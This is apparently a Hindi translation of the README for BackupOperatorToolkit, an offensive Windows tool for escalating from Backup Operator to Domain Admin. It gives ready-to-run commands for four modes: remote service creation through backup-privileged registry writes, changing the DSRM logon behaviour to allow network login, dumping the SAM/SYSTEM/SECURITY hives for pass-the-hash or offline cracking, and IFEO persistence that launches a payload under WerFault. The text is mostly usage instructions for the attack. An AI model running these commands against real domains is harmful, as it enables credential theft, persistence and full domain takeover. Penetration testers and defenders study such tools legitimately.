improsec/backupoperatortoolkit
बैकअप ऑपरेटर से डोमेन एडमिन तक एस्केलेट करने के लिए चार तकनीकों का उपयोग: रिमोट सर्विस क्रिएशन, DSRM रजिस्ट्री मैनिपुलेशन, SAM/SYSTEM हाइव डंपिंग, और लेटरल मूवमेंट तथा प्रिविलेज एस्केलेशन के लिए IFEO पर्सिस्टेंस।

BackupOperatorToolkit (BOT) के 4 अलग-अलग मोड हैं जो आपको Backup Operator से Domain Admin तक बढ़ावा देने की अनुमति देते हैं।
टूल चलाने से पहले "runas.exe /netonly /user:domain.dk\backupoperator powershell.exe" का उपयोग करें।

SERVICE मोड रिमोट होस्ट पर एक सेवा बनाता है जो होस्ट के रीबूट होने पर निष्पादित होगी।
सेवा रिमोट रजिस्ट्री को संशोधित करके बनाई जाती है। यह RegOpenKeyExA और RegSetValueExA को "REG_OPTION_BACKUP_RESTORE" मान पास करके संभव है।
सेवा को तुरंत निष्पादित करना संभव नहीं है क्योंकि सेवा नियंत्रण प्रबंधक डेटाबेस "SERVICES_ACTIVE_DATABASE" बूट पर मेमोरी में लोड होता है और केवल स्थानीय व्यवस्थापक विशेषाधिकारों के साथ संशोधित किया जा सकता है, जो Backup Operator के पास नहीं है।
.\BackupOperatorToolkit.exe SERVICE \\PATH\To\Service.exe \\TARGET.DOMAIN.DK SERVICENAME DISPLAYNAME DESCRIPTION
DSRM मोड "HKLM\SYSTEM\CURRENTCONTROLSET\CONTROL\LSA" में पाए जाने वाले DsrmAdminLogonBehavior रजिस्ट्री कुंजी को 0, 1, या 2 पर सेट करेगा।
मान 0 पर सेट करने से DSRM खाते का उपयोग केवल पुनर्प्राप्ति मोड में ही हो सकेगा।
मान 1 पर सेट करने से DSRM खाते का उपयोग तब हो सकेगा जब Directory Services सेवा बंद हो और NTDS अनलॉक हो।
मान 2 पर सेट करने से DSRM खाते का उपयोग WinRM जैसे नेटवर्क प्रमाणीकरण के साथ हो सकेगा।
यदि DUMP मोड का उपयोग किया गया है और DSRM खाता ऑफ़लाइन क्रैक किया गया है, तो मान 2 पर सेट करें और Domain Controller में DSRM खाते से लॉग इन करें जो स्थानीय व्यवस्थापक होगा।
.\BackupOperatorToolkit.exe DSRM \\TARGET.DOMAIN.DK 0||1||2


DUMP मोड SAM, SYSTEM, और SECURITY हाइव्स को रिमोट होस्ट पर एक स्थानीय पथ पर डंप करेगा या फ़ाइलों को नेटवर्क शेयर पर अपलोड करेगा।
हाइव्स डंप होने के बाद आप Domain Controller हैश के साथ PtH कर सकते हैं, DSRM क्रैक कर सकते हैं और नेटवर्क प्रमाणीकरण सक्षम कर सकते हैं, या डंप में मिले किसी अन्य खाते से प्रमाणीकरण कर सकते हैं। अन्य फ़ॉरेस्ट के खाते इन फ़ाइलों में संग्रहीत हो सकते हैं, मुझे यकीन नहीं है कि क्यों, लेकिन यह प्रबंधन फ़ॉरेस्ट के साथ कार्यों में देखा गया है।
यह मोड BackupOperatorToDA प्रोजेक्ट से प्रेरित है।
.\BackupOperatorToolkit.exe DUMP \\PATH\To\Dump \\TARGET.DOMAIN.DK

IFEO (Image File Execution Options) आपको एक एप्लिकेशन चलाने में सक्षम करेगा जब कोई विशिष्ट प्रक्रिया समाप्त हो जाती है।

यह SERVICE मोड से पहले एक शेल प्रदान कर सकता है यदि लक्ष्य होस्ट भारी उपयोग में है और शायद ही कभी रीबूट किया जाता है।
एक्जीक्यूटेबल WerFault.exe प्रक्रिया के चाइल्ड के रूप में चलेगा।
.\BackupOperatorToolkit.exe IFEO notepad.exe \\Path\To\pwn.exe \\TARGET.DOMAIN.DK